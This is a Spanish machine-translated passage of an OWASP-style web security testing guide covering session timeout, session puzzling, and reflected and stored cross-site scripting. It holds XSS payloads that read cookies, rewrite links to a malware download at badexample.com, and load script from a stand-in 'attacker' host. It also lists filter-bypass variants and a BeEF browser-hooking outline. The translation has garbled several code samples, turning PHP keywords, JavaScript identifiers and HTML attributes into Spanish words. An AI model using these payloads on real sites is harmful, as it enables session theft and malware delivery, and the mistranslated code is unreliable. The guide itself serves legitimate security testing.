- "Ataques de reproducción de cookies en ASP.NET cuando se utiliza autenticación de formularios" - <https://www.vansteelman.eu/content/cookie-replay-attacks-in-aspnet-when-using-forms-authentication>

Tiempo de espera de la sesión de prueba (OTG-SESS-007)

Resumen

En esta fase, los evaluadores verifican que la aplicación cierre automáticamente la sesión de un usuario cuando ese usuario ha estado inactivo durante una cierta cantidad de tiempo. tiempo, asegurando que no sea posible "reutilizar" la misma sesión y que no queden datos sensibles almacenados en la memoria caché del navegador.

Todas las aplicaciones deben implementar un tiempo de espera de inactividad o inactividad para las sesiones. Este tiempo de espera define la cantidad de tiempo que durará una sesión permanecer activo en caso de que no haya actividad por parte del usuario, cerrando e invalidando la sesión durante el período de inactividad definido desde la última solicitud HTTP recibida por la aplicación web para un ID de sesión determinado. El tiempo de espera más apropiado debe ser un equilibrio entre seguridad (tiempo de espera más corto) y usabilidad (tiempo de espera más largo) y depende en gran medida del nivel de sensibilidad de los datos manejados por la aplicación. Por ejemplo, un tiempo de cierre de sesión de 60 minutos para un foro público puede ser aceptable, pero ese tiempo sería demasiado en una aplicación de banca desde casa (donde se recomienda un tiempo de cierre máximo de 15 minutos). En cualquier caso, cualquier aplicación que no aplique un cierre de sesión basado en tiempo de espera debe considerarse no segura, a menos que dicho comportamiento sea requerido por un requisito funcional específico.

El tiempo de inactividad limita las posibilidades de que un atacante tenga que adivinar y utilizar una ID de sesión válida de otro usuario y, en determinadas circunstancias, podría proteger los equipos públicos de la reutilización de sesiones.

Sin embargo, si el atacante puede secuestrar una sesión determinada, el tiempo de inactividad no limita las acciones del atacante, ya que puede generar actividad en la sesión periódicamente para mantenerla activa durante períodos de tiempo más prolongados.

La gestión del tiempo de espera y la caducidad de la sesión deben aplicarse en el lado del servidor. Si se utilizan algunos datos bajo el control del cliente

Para hacer cumplir el tiempo de espera de la sesión, por ejemplo utilizando valores de cookies u otros parámetros del cliente para rastrear referencias de tiempo (por ejemplo, número de minutos desde el momento de inicio de sesión), un atacante podría manipularlos para extender la duración de la sesión. Por lo tanto, la aplicación tiene que realizar un seguimiento del tiempo de inactividad en el lado del servidor y, una vez transcurrido el tiempo de espera, invalida automáticamente la sesión del usuario actual y elimina todos los datos almacenados en el cliente.

Ambas acciones deben implementarse con cuidado, para evitar introducir debilidades que podrían ser aprovechadas por un atacante para obtener acceso no autorizado si el usuario olvida cerrar sesión en la aplicación. Más específicamente, en cuanto a la función de cierre de sesión, es importante asegurarse de que todos los tokens de sesión (por ejemplo, cookies) estén correctamente configurados.

destruidos o inutilizables, y que se apliquen controles adecuados en el lado del servidor para evitar la reutilización de los tokens de sesión. Si dichas acciones no se llevan a cabo correctamente, un atacante podría reproducir estos tokens de sesión para "resucitar" la sesión de un usuario legítimo y hacerse pasar por él (este ataque se suele conocer como "replicación de cookies"). Por supuesto, un factor atenuante es que el atacante necesita poder acceder a esos tokens (que se almacenan en la PC de la víctima), pero, en diversos casos, esto puede no ser imposible o particularmente difícil.

El escenario más común para este tipo de ataque es una computadora pública que se utiliza para acceder a cierta información privada (por ejemplo, correo web, cuenta bancaria en línea). Si el usuario se aleja de la computadora sin cerrar sesión explícitamente y el tiempo de espera de la sesión no está implementado en la aplicación, entonces un atacante podría acceder a la misma cuenta simplemente presionando el botón "atrás" del navegador.

Cómo probar

Pruebas de caja negra

El mismo enfoque visto en la sección Pruebas de la funcionalidad de cierre de sesión (OTG-SESS-006) se puede aplicar al medir el tiempo de cierre de sesión.

La metodología de prueba es muy similar. Primero, los evaluadores deben verificar si existe un tiempo de espera, por ejemplo, iniciando sesión y esperando a que se active el tiempo de espera. Al igual que en la función de cierre de sesión, una vez transcurrido el tiempo de espera, todos los tokens de sesión deben destruirse o quedar inutilizables.

Luego, si se configura el tiempo de espera, los evaluadores deben comprender si el tiempo de espera lo aplica el cliente o el servidor (o ambos). Si la cookie de sesión no es persistente (o, más en general, la cookie de sesión no almacena ningún dato sobre la hora), los evaluadores pueden asumir que el servidor aplica el tiempo de espera. Si la cookie de sesión contiene algunos datos relacionados con el tiempo (por ejemplo, hora de inicio de sesión, hora del último acceso o fecha de vencimiento de una cookie persistente), entonces es posible que el cliente esté involucrado en la aplicación del tiempo de espera. En este caso, los evaluadores podrían intentar modificar la cookie (si no está protegida criptográficamente) y ver qué sucede con la sesión. Por ejemplo, los evaluadores pueden establecer la fecha de vencimiento de las cookies en un futuro lejano y ver si la sesión se puede prolongar.

Como regla general, todo debe comprobarse en el lado del servidor y no debería ser posible, restableciendo las cookies de sesión a los valores anteriores, volver a acceder a la aplicación.

Prueba de caja gris

El evaluador debe comprobar que:

- La función de cierre de sesión destruye efectivamente todos los tokens de sesión, o al menos al menos los inutiliza,
- El servidor realiza comprobaciones adecuadas del estado de la sesión,
- No permitir que un atacante reproduzca identificadores de sesión previamente destruidos.

- Se aplica un tiempo de espera y el servidor lo aplica correctamente.

Si el servidor utiliza un tiempo de vencimiento que se lee de un token de sesión enviado por el cliente (pero esto no es recomendable), entonces el token debe estar protegido criptográficamente contra manipulación.

Tenga en cuenta que lo más importante es que la aplicación invalide la sesión en el lado del servidor. Generalmente esto significa que

el código debe invocar los métodos apropiados, por ejemplo, HttpSession.invalidate() en Java y Session.abandon() en .NET. Es recomendable borrar las cookies del navegador, pero no es estrictamente necesario, ya que si la sesión se invalida correctamente en el servidor, tener la cookie en el navegador no ayudará al atacante.

Referencias

Recursos OWASP

- [Hoja de referencia para la gestión de sesiones](#)

Pruebas para sesiones desconcertantes (OTG-SESS-008)

Resumen

La sobrecarga de variables de sesión (también conocida como desconcierto de sesión) es una vulnerabilidad a nivel de aplicación que puede permitir a un atacante realizar una variedad de acciones maliciosas, que incluyen, entre otras:

- [Eludir mecanismos eficientes de aplicación de autenticación y hacerse pasar por usuarios legítimos.](#)
- [Elevar los privilegios de una cuenta de usuario malicioso, en un entorno que de otro modo se consideraría infalible.](#)
- [Omitir las fases de calificación en procesos de varias fases, incluso si el proceso incluye todas las restricciones a nivel de código comúnmente recomendadas.](#)
- [Manipular valores del lado del servidor mediante métodos indirectos que no se pueden predecir ni detectar.](#)
- [Ejecutar ataques tradicionales en ubicaciones que antes eran inaccesibles o incluso se consideraban seguras.](#)

Esta vulnerabilidad ocurre cuando una aplicación usa la misma variable de sesión para más de un propósito. Un atacante puede potencialmente acceder a las páginas en un orden no anticipado por los desarrolladores, de modo que la variable de sesión se establezca en un contexto y luego se use en otro.

Por ejemplo, un atacante podría utilizar la sobrecarga de variables de sesión para eludir los mecanismos de aplicación de la autenticación de aplicaciones que imponen la autenticación validando la existencia de variables de sesión que contienen valores relacionados con la identidad, que generalmente se almacenan en la sesión después de un proceso de autenticación exitoso.

Esto significa que un atacante primero accede a una ubicación en la aplicación que establece el contexto de la sesión y luego accede a ubicaciones privilegiadas que examinan este contexto.

Por ejemplo, se podría ejecutar un vector de ataque de omisión de autenticación accediendo a un punto de entrada de acceso público (por ejemplo, una página de recuperación de contraseña) que llena la sesión con una variable de sesión idéntica, basada en valores fijos o en la entrada originada por el usuario.

Cómo probar

Pruebas de caja negra

Esta vulnerabilidad se puede detectar y explotar enumerando todas las variables de sesión utilizadas por la aplicación y en qué contexto son válidas. En particular, esto es posible accediendo a una secuencia de puntos de entrada y luego examinando los puntos de salida. En el caso de las pruebas de caja negra, este procedimiento es difícil y requiere algo de suerte, ya que cada secuencia diferente podría conducir a un resultado diferente.

Ejemplos

Un ejemplo muy simple podría ser la función de restablecimiento de contraseña.

que, en el punto de entrada, podrá solicitar al usuario que proporcione algún dato identificativo como el nombre de usuario o la dirección de correo electrónico. Luego, esta página podría completar la sesión con estos valores de identificación, que se reciben directamente del lado del cliente o se obtienen a partir de consultas o cálculos basados en la entrada recibida. En este punto, es posible que haya algunas páginas en la aplicación que muestren datos privados basados en este objeto de sesión. De esta forma, el atacante podría eludir el proceso de autenticación.

Prueba de caja gris

La forma más eficaz de detectar estas vulnerabilidades es mediante una revisión del código fuente.

Referencias

Libros blancos

- Sesión de rompecabezas:

<http://puzzlemall.googlecode.com/files/Session%20Puzzles%20-%20Indirecto%20Aplicación%20Ataque%20Vectores%20-%20Mayo%202011%20-%20Whitepaper.pdf>

- Condiciones de sesión de puzzles y carrera de sesión:

<http://sectooladdict.blogspot.com/2011/09/session-puzzling-and-session-race.html>

Remediaciόn

Las variables de sesión solo deben usarse para un único propósito consistente. pose.

Pruebas de validación de entrada

La debilidad de seguridad de las aplicaciones web más común es la falta de validación adecuada de la entrada proveniente del cliente o del entorno antes de usarla. Esta debilidad conduce a casi todas las vulnerabilidades principales en las aplicaciones web, como secuencias de comandos entre sitios, inyección de SQL, inyección de intérpretes, ataques locales/Unicode, ataques al sistema de archivos y desbordamientos de búfer.

Nunca se debe confiar en los datos de una entidad o cliente externo, ya que un atacante puede alterarlos arbitrariamente. "Toda entrada es mala", dice Michael Howard en su famoso libro "Writing Secure Code". Ésa es la regla número uno. Desafortunadamente, las aplicaciones complejas suelen tener una gran cantidad de puntos de entrada, lo que dificulta que un desarrollador haga cumplir esta regla. Este capítulo describe las pruebas de validación de datos. Esta es la tarea de probar todas las formas posibles de entrada para comprender si la aplicación valida suficientemente los datos de entrada antes de usarla.

Pruebas de secuencias de comandos reflejadas entre sitios (OTG-INPVAL-001)

Resumen

Los scripts entre sitios reflejados (XSS) ocurren cuando un atacante inyecta código ejecutable del navegador dentro de una única respuesta HTTP. El ataque inyectado no se almacena dentro de la propia aplicación; no es persistente y solo afecta a los usuarios que abren un enlace creado con fines malintencionados o una página web de terceros. La cadena de ataque se incluye como parte del URI creado o de los parámetros HTTP, la aplicación la procesa incorrectamente y se devuelve a la víctima.

Los XSS reflejados son el tipo más frecuente de ataques XSS que se encuentran en la naturaleza. Los ataques XSS reflejados también se conocen como ataques XSS no persistentes y, dado que la carga útil del ataque se entrega y ejecuta a través de una única solicitud y respuesta, también se les conoce como XSS de primer orden o tipo 1.

Pruebas de penetración de aplicaciones web

Cuando una aplicación web es vulnerable a este tipo de ataque, pasará la entrada no validada enviada a través de solicitudes al cliente.

El modus operandi común del ataque incluye un paso de diseño, en el que el atacante crea y prueba una URI infractora, un paso de ingeniería social, en el que convence a sus víctimas para que carguen esta URI en sus navegadores, y la eventual ejecución del código infractor, utilizando el navegador de la víctima.

Normalmente, el código del atacante está escrito en el lenguaje Javascript, pero también se utilizan otros lenguajes de programación, por ejemplo, Action-Script y VBScript. Los atacantes suelen aprovechar estas vulnerabilidades para instalar registradores de claves, robar cookies de las víctimas, robar el portapapeles y cambiar el contenido de la página (por ejemplo, enlaces de descarga).

Una de las principales dificultades para prevenir las vulnerabilidades XSS es la codificación adecuada de caracteres. En algunos casos, el servidor web o la aplicación web no pueden filtrar algunas codificaciones de caracteres, por lo que, por ejemplo, la aplicación web puede filtrar "<script>", pero no filtrar "%3cscript%3e", que simplemente incluye otra codificación. de etiquetas.

Cómo probar

Pruebas de caja negra

Una prueba de caja negra incluirá al menos tres fases:

[1] Detectar vectores de entrada. Para cada página web, el evaluador debe determinar todas las variables definidas por el usuario de la aplicación web y cómo ingresarlas. Esto incluye entradas ocultas o no obvias, como parámetros HTTP, datos POST, valores de campos de formulario ocultos y valores de selección o radio predefinidos. Normalmente se utilizan editores HTML en el navegador o servidores proxy web para ver estas variables ocultas.

Vea el ejemplo a continuación.

[2] Analice cada vector de entrada para detectar posibles vulnerabilidades.

Para detectar una vulnerabilidad XSS, el evaluador normalmente utilizará datos de entrada especialmente diseñados con cada vector de entrada. Estos datos de entrada suelen ser inofensivos, pero desencadenan respuestas del navegador web que manifiestan la vulnerabilidad. Los datos de prueba se pueden generar mediante el uso de un fuzzer de aplicación web, una lista predefinida automatizada de cadenas de ataque conocidas o manualmente.

Algunos ejemplos de dichos datos de entrada son los siguientes:

```
<script>alert(123)</script>
```

```
"><script>alert(document.cookie)</script>
```

Para obtener una lista completa de posibles cadenas de prueba, consulte la [hoja de referencia de evasión de filtros XSS](#).

[3] Para cada entrada de prueba intentada en la fase anterior, el evaluador analizará el resultado y determinará si representa una vulnerabilidad que tenga un impacto realista en la seguridad de la aplicación web.

Esto requiere examinar el HTML de la página web resultante y buscar la entrada de prueba. Una vez encontrado, el probador identifica los caracteres especiales que no se codificaron, reemplazaron o filtraron correctamente. El conjunto de caracteres especiales vulnerables sin filtrar dependerá del contexto de esa sección de HTML.

Idealmente, todos los caracteres especiales HTML serán reemplazados por entidades HTML. Las entidades HTML clave para identificar son:

```
> (mayor que) <
(menor que) &
(ampersand)
' (apóstrofo o comillas simples)
" (comilla doble)
```

Sin embargo, las especificaciones HTML y XML definen una lista completa de entidades. Wikipedia tiene una referencia completa [1].


Dentro del contexto de una acción HTML o código JavaScript, será necesario escapar, codificar, reemplazar o filtrar un conjunto diferente de caracteres especiales. Estos personajes incluyen:

```
\n (nueva línea)
\r (retorno de carro)
\` (apóstrofo o comilla simple)
\' (comilla doble)
\\ (barra invertida)
\uXXXX (valores Unicode)
```

Para obtener una referencia más completa, consulte la guía de JavaScript de Mozilla. [2]

Ejemplo 1

Por ejemplo, considere un sitio que tiene un aviso de bienvenida "Bienvenido %nombre de usuario%" y un enlace de descarga.



El evaluador debe sospechar que cada punto de entrada de datos puede resultar en un ataque XSS. Para analizarlo, el evaluador jugará con la variable del usuario e intentará activar la vulnerabilidad.

Intentemos hacer clic en el siguiente enlace y ver qué sucede:

```
http://example.com/index.php?user=<script>alert(123)</script>
```

Si no se aplica ninguna desinfección, aparecerá la siguiente ventana emergente:



Esto indica que existe una vulnerabilidad XSS y parece que el evaluador puede ejecutar el código de su elección en el navegador de cualquier persona si hace clic en el enlace del evaluador.

Ejemplo 2

Probemos con otro fragmento de código (enlace):

```
http://example.com/index.php?user=<script>ventana.
onload = función() {var AllLinks=document.
getElementsByTagName("a");
AllLinks[0].href = "http://badexample.com/malicious.exe"; }<
guión>
```

Esto produce el siguiente comportamiento:

Welcome
[Get terminal client !](#)

<http://badexample.com/malicious.exe>

Este hará que el usuario, al hacer clic en el enlace proporcionado por el evaluador, descargue el archivo malicioso.exe desde un sitio que controla.

Omitir filtros XSS

Los ataques de secuencias de comandos entre sitios reflejados se evitan cuando la aplicación web desinfecta la entrada, un firewall de aplicación web bloquea la entrada maliciosa o mediante mecanismos integrados en los navegadores web modernos. El evaluador debe comprobar las vulnerabilidades suponiendo que los navegadores web no impedirán el ataque. Los navegadores pueden estar desactualizados o tener funciones de seguridad integradas deshabilitadas. De manera similar, no se garantiza que los firewalls de aplicaciones web reconozcan ataques novedosos y desconocidos. Un atacante podría crear una cadena de ataque que el firewall de la aplicación web no reconozca.

Por lo tanto, la mayor parte de la prevención XSS debe depender de la desinfección por parte de la aplicación web de las entradas de usuarios no confiables. Hay varios mecanismos disponibles para los desarrolladores para su desinfección, como devolver un error, eliminar, codificar o reemplazar entradas no válidas. Los medios por los cuales la aplicación detecta y corrige entradas no válidas es otra debilidad principal en la prevención de XSS. Es posible que una lista negra no incluya todas las cadenas de ataque posibles, una lista blanca puede ser demasiado permisiva, la desinfección podría fallar o se puede confiar incorrectamente en un tipo de entrada y permanecer sin desinfectar. Todo esto permite a los atacantes eludir los filtros XSS.

La [hoja de trucos de evasión de filtros XSS](#) documenta los filtros comunes pruebas de evasión.

Ejemplo 3: valor del atributo de etiqueta

Dado que estos filtros se basan en una lista negra, no pueden bloquear todo tipo de expresiones. De hecho, hay casos en los que se puede realizar un exploit XSS sin el uso de etiquetas <script> y

incluso sin el uso de personajes como “< > y / que son comúnmente filtrado.

Por ejemplo, la aplicación web podría usar el valor ingresado por el usuario para completar un atributo, como se muestra en el siguiente código:

```
<tipo de entrada ="texto" nombre ="estado" valor ="INPUT_FROM_
USUARIO">
```

Entonces un atacante podría enviar el siguiente código:

```
" onfocus="alerta(document.cookie)"
```

Ejemplo 4: sintaxis o codificación diferente

En algunos casos, es posible que los filtros basados en firmas puedan derrotarse simplemente ofuscando el ataque. Normalmente, puede hacer esto mediante la inserción de variaciones inesperadas en la sintaxis o en la codificación. Los navegadores toleran estas variaciones como HTML válido cuando se devuelve el código y, sin embargo, el filtro también podría aceptarlas.

Siguiendo algunos ejemplos:

```
"><script>alerta(document.cookie)</script>
```

```
"><script>alerta(document.cookie)</script>
```

```
"%3cscript%3ealert(document.cookie)%3c/script%3e
```

Ejemplo 5: omitir el filtrado no recursivo

En ocasiones la sanitización se aplica una sola vez y no se realiza de forma recursiva. En este caso, el atacante puede superar el filtro enviando una cadena que contenga múltiples intentos, como este:

```
<scr<script>ipt>alerta(document.cookie)</script>
```

Ejemplo 6: incluir script externo

Ahora supongamos que los desarrolladores del sitio de destino implementaron el siguiente código para proteger la entrada de la inclusión de scripts externos:

```
<?
$re = "/<script[^>]+fuente/i";
si (preg_match($re, $_GET['var'])) {
    eco "Filtrado";
    devolver;
}
echo "Bienvenido ".$_GET['var']."!";
?>
```

En este escenario hay una expresión regular que comprueba si <script>

Pruebas de penetración de aplicaciones web

Se inserta [cualquier cosa menos el carácter: '>] src. Esto es útil para filtrar expresiones como

```
<script src="http://attacker/xss.js"></script>
```

que es un ataque común. Pero, en este caso, es posible evitar la desinfección usando el carácter ">" en un atributo entre script y src, así:

```
http://ejemplo/?var=<SCRIPT%20a=">%20SRC="http://
atacante/xss.js"></SCRIPT>
```

Esto explotará la vulnerabilidad reflejada de secuencias de comandos entre sitios mostrada anteriormente, ejecutando el código javascript almacenado en el servidor web del atacante como si se originara en el sitio web de la víctima, <http://example/>.

Ejemplo 7: Contaminación de parámetros HTTP (HPP)

Otro método para evitar los filtros es la contaminación de parámetros HTTP. Esta técnica fue presentada por primera vez por Stefano di Paola y Luca Carettoni en 2009 en la conferencia OWASP Polonia. Ver el

Pruebas de contaminación de parámetros HTTP para obtener más información. Esta técnica de evasión consiste en dividir un vector de ataque entre múltiples parámetros que tienen el mismo nombre. La manipulación del valor de cada parámetro depende de cómo cada tecnología web esté analizando estos parámetros, por lo que este tipo de evasión no siempre es posible. Si el entorno probado concatena los valores de todos los parámetros con el mismo nombre, entonces un atacante podría utilizar esta técnica para eludir los mecanismos de seguridad basados en patrones.

Ataque regular:

```
http://ejemplo/página.php?param=<script>[...]</script>
```

Ataque usando HPP:

```
http://ejemplo/page.php?param=<script&param=>[...]</script>
aram=guión>
```

Resultado esperado

Consulte la Hoja de trucos de evasión de filtros XSS para obtener una lista más detallada de Técnicas de evasión de filtros. Finalmente, analizar las respuestas puede resultar complejo. Una forma sencilla de hacer esto es usar código que muestre un cuadro de diálogo, como en nuestro ejemplo. Normalmente, esto indica que un atacante podría ejecutar JavaScript arbitrario de su elección en los navegadores de los visitantes.

Prueba de caja gris

Las pruebas de caja gris son similares a las pruebas de caja negra. En las pruebas de caja gris, el evaluador tiene un conocimiento parcial de la aplicación. En este caso, el pentester puede conocer la información relativa a la entrada del usuario, los controles de validación de entrada y cómo se devuelve la entrada del usuario al usuario.

Si el código fuente está disponible (Caja Blanca), se deben analizar todas las variables recibidas de los usuarios. Además, el evaluador debe analizar cualquier procedimiento de desinfección implementado para decidir si se puede eludir.

Herramientas

- OWASP CAL9000

CAL9000 es una colección de herramientas de prueba de seguridad de aplicaciones web que complementan el conjunto de funciones de los servidores proxy web y los escáneres automatizados actuales. Está alojado como referencia en <http://yehg.net/lab/pr0js/pentest/CAL9000/>.

- Codificador de juegos de caracteres PHP (PCE) -

<http://h4k.in/encoding> [espejo: <http://yehg.net/e>]

Esta herramienta le ayuda a codificar textos arbitrarios desde y hacia 65 tipos de conjuntos de caracteres. También se proporcionan algunas funciones de codificación destacadas por JavaScript.

- HackVertor -

<http://www.businessinfo.co.uk/labs/hackvertor/>
<http://www.businessinfo.co.uk/labs/hackvertor.php>

Proporciona varias docenas de codificación flexible para ataques avanzados de manipulación de cadenas.

- WebScarab : WebScarab es un marco para analizar

Aplicaciones que se comunican mediante los protocolos HTTP y HTTPS.

- Proxy XSS - <http://xss-proxy.sourceforge.net/>

XSS-Proxy es una herramienta avanzada de ataque Cross-Site-Scripting (XSS).

- ratproxy - <http://code.google.com/p/ratproxy/>

Una herramienta de auditoría de seguridad de aplicaciones web semiautomática y en gran medida pasiva, optimizada para una detección precisa y sensible, y anotaciones automáticas, de problemas potenciales y patrones de diseño relevantes para la seguridad basados en la observación del tráfico existente iniciado por el usuario en entornos web 2.0 complejos. .

- Proxy Burp : <http://portswigger.net/proxy/>

Burp Proxy es un servidor proxy HTTP/S interactivo para atacar y probar aplicaciones web.

- Proxy de ataque OWASP Zed (ZAP) -

OWASP_Zed_Attack_Proxy_Project

ZAP es una herramienta de prueba de penetración integrada fácil de usar para encontrar vulnerabilidades en aplicaciones web. Está diseñado para ser utilizado por personas con una amplia gama de experiencia en seguridad y, como tal, es ideal para desarrolladores y evaluadores funcionales que son nuevos en las pruebas de penetración. ZAP proporciona escáneres automatizados, así como un conjunto de herramientas que le permiten encontrar vulnerabilidades de seguridad manualmente.

- Marco de explotación OWASP Xenotix XSS -

OWASP_Xenotix_XSS_Exploit_Framework

OWASP Xenotix XSS Exploit Framework es un marco avanzado de detección y explotación de vulnerabilidades de Cross Site Scripting (XSS). Proporciona resultados de escaneo sin falsos positivos con su exclusivo escáner integrado Triple Browser Engine (Trident, WebKit y Gecko). Se afirma que tiene la segunda carga útil XSS más grande del mundo con aproximadamente más de 1600 cargas útiles XSS distintivas para una detección efectiva de vulnerabilidades XSS y derivación de WAF. Xenotix Scripting Engine le permite crear casos de prueba personalizados y complementos a través de la API de Xenotix. Está incorporado con un módulo de recopilación de información rico en funciones para el reconocimiento de objetivos. Exploit Framework incluye módulos de explotación XSS ofensivos para pruebas de penetración y creación de pruebas de concepto.

Referencias

Recursos OWASP

- [Hoja de trucos para evadir el filtro XSS](#)

Libros

- [Joel Scambray, Mike Shema, Caleb Sima - "Hacking Web expuesta Applications", Segunda edición, McGraw-Hill, 2006 - ISBN 0-07-226229-0](#)
- [Dafydd Stuttard, Marcus Pinto - "La aplicación web Manual: Descubrimiento y explotación de fallos de seguridad", 2008, Wiley, ISBN 978-0-470-17077-9](#)
- [Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager, Seth Fogie - "Ataques de secuencias de comandos entre sitios: defensa y vulnerabilidades XSS", 2007, Syngress, ISBN-10: 1-59749-154-3](#)

Libros blancos

- [CERT : etiquetas HTML maliciosas integradas en solicitudes web del cliente: Leer](#)
- [Rsnake - Hoja de referencia XSS: Leer](#)
- [cgisecurity.com - Preguntas frecuentes sobre secuencias de comandos entre sitios: leer](#)
- [G.Ollmann - Inyección de código HTML y secuencias de comandos entre sitios: Leer](#)
- [A. Calvo, D.Tiscornia - alerta\('Un agente de javascript'\): Leer \(Por publicar \)](#)
- [S. Frei, T. Dübendorfer, G. Ollmann, M. May - Comprender la Amenaza del navegador web: leer](#)

Prueba de secuencias de comandos almacenadas entre sitios (OTG-INPVAL-002)

Resumen

Los scripts entre sitios almacenados (XSS) son el tipo más peligroso de scripts entre sitios. Las aplicaciones web que permiten a los usuarios almacenar datos están potencialmente expuestas a este tipo de ataque. Este capítulo ilustra ejemplos de inyección de secuencias de comandos entre sitios almacenados y escenarios de explotación relacionados.

El XSS almacenado ocurre cuando una aplicación web recopila información de un usuario que podría ser malicioso y luego lo almacena en un almacén de datos para su uso posterior. La entrada que se almacena no se filtra correctamente.

Como consecuencia, los datos maliciosos parecerán parte del sitio web y se ejecutarán en el navegador del usuario con los privilegios de la aplicación web. Dado que esta vulnerabilidad normalmente implica al menos dos solicitudes a la aplicación, esto también puede denominarse XSS de segundo orden.

Esta vulnerabilidad se puede utilizar para realizar una serie de ataques basados en navegadores, entre los que se incluyen:

- [Secuestrar el navegador de otro usuario](#)
- [Captura de información confidencial vista por los usuarios de la aplicación](#)
- [Pseudo desfiguración de la aplicación](#)
- [Escaneo de puertos de hosts internos \("internos" en relación a los usuarios de la aplicación web\)](#)
- [Entrega dirigida de exploits basados en navegador](#)
- [Otras actividades maliciosas](#)

El XSS almacenado no necesita un enlace malicioso para ser explotado. Se produce una explotación exitosa cuando un usuario visita una página con un XSS almacenado.

Las siguientes fases se relacionan con un escenario típico de ataque XSS almacenado:

- [El atacante almacena código malicioso en la página vulnerable](#)
- [El usuario se autentica en la aplicación.](#)

- [El usuario visita una página vulnerable](#)

- [El código malicioso es ejecutado por el navegador del usuario.](#)

Este tipo de ataque también se puede explotar con marcos de explotación de navegadores como BeEF, XSS Proxy y Backframe. Estos marcos permiten el desarrollo complejo de exploits de JavaScript.

El XSS almacenado es particularmente peligroso en áreas de aplicaciones a las que tienen acceso usuarios con altos privilegios. Cuando el administrador visita la página vulnerable, su navegador ejecuta automáticamente el ataque. Esto podría exponer información confidencial, como tokens de autorización de sesión.

Cómo probar

Pruebas de caja negra

El proceso para identificar vulnerabilidades XSS almacenadas es similar al proceso descrito durante las pruebas para XSS reflejado.

Formularios de entrada

El primer paso es identificar todos los puntos donde la entrada del usuario se almacena en el back-end y luego la aplicación la muestra. Se pueden encontrar ejemplos típicos de entradas de usuario almacenadas en:

- [Página Usuario/Perfiles: la aplicación permite al usuario editar/cambiar los detalles del perfil, como nombre, apellido, apodo, avatar, imagen, dirección, etc.](#)
- [Carrito de compras: la aplicación permite al usuario almacenar artículos en el carrito de compras que luego pueden revisarse más tarde.](#)
- [Administrador de archivos: aplicación que permite subir archivos](#)
- [Configuración/preferencias de la aplicación: aplicación que permite al usuario establecer preferencias](#)
- [Foro/Tablero de mensajes: aplicación que permite el intercambio de publicaciones entre usuarios](#)
- [Blog: si la aplicación del blog permite a los usuarios enviar comentarios](#)
- [Registro: si la aplicación almacena algunas entradas de los usuarios en registros.](#)

Analizar código HTML

La entrada almacenada por la aplicación normalmente se usa en etiquetas HTML, pero también se puede encontrar como parte del contenido de JavaScript. En esta etapa, es fundamental comprender si la entrada se almacena y cómo se posiciona en el contexto de la página.

A diferencia del XSS reflejado, el pentester también debe investigar cualquier canal fuera de banda a través del cual la aplicación recibe y almacena las entradas de los usuarios.

Nota: Se deben probar todas las áreas de la aplicación a las que pueden acceder los administradores para identificar la presencia de datos enviados por los usuarios.

Ejemplo: enviar por correo electrónico datos almacenados en index2.php

| User Details | |
|------------------|---|
| Name: | <input type="text" value="Administrator"/> |
| Username: | <input type="text" value="admin"/> |
| Email: | <input style="outline: 2px solid red;" type="text" value="aaa@aa.com"/> |
| New Password: | <input type="password"/> |
| Verify Password: | <input type="password"/> |

Pruebas de penetración de aplicaciones web

El código HTML de index2.php donde se encuentra el valor del correo electrónico:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com" />
```

En este caso, el evaluador necesita encontrar una manera de injectar código fuera de la etiqueta <input> como se muestra a continuación:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com">  
CÓDIGO MALICIOSO <!-->
```

Prueba de XSS almacenado

Esto implica probar la validación de entrada y los controles de filtrado de la aplicación.


Ejemplos básicos de inyección en este caso:

```
aaa@aa.com"><script>alert(document.cookie)</script>
```

```
aaa@aa.com%22%3E%3Cscript%3Ealert(document.  
galleta)%3C%2Fscript%3E
```

Asegúrese de que la entrada se envíe a través de la aplicación. Normalmente, esto implica deshabilitar JavaScript si se implementan controles de seguridad del lado del cliente o modificar la solicitud HTTP con un proxy web como WebScarab. También es importante probar la misma inyección con solicitudes HTTP GET y POST. La inyección anterior da como resultado una ventana emergente que contiene los valores de las cookies.

Resultado esperado:



El código HTML después de la inyección:

```
<input class="inputbox" type="text" name="email" size="40"  
value="aaa@aa.com"><script>alert(document.cookie)</script>
```

La entrada se almacena y el navegador ejecuta la carga útil XSS al recargar la página. Si la aplicación escapa de la entrada, los evaluadores deben probar la aplicación para filtros XSS. Por ejemplo, si la cadena "SCRIPT" se reemplaza por un espacio o por un carácter NULL, esto podría ser una señal potencial de filtrado XSS en acción. Existen muchas técnicas para evadir los filtros de entrada (consulte el capítulo de pruebas para el XSS reflejado).

Se recomienda encarecidamente que los evaluadores consulten las páginas XSS Filter Evasion RSnake y Mario XSS Cheat, que proporcionan una lista extensa de ataques XSS y omisiones de filtrado. Consulte la sección de documentos técnicos y herramientas para obtener información más detallada.

Aproveche el XSS almacenado con BeEF

El XSS almacenado puede ser explotado mediante marcos de explotación avanzados de JavaScript como BeEF, XSS Proxy y Backframe.

Un escenario típico de explotación de BeEF implica:

- Inyectar un gancho de JavaScript que se comunica con el atacante marco de explotación del navegador (BeEF)
- Esperando a que el usuario de la aplicación vea la página vulnerable donde se muestra la entrada almacenada
- Controlar el navegador del usuario de la aplicación a través de la consola BeEF

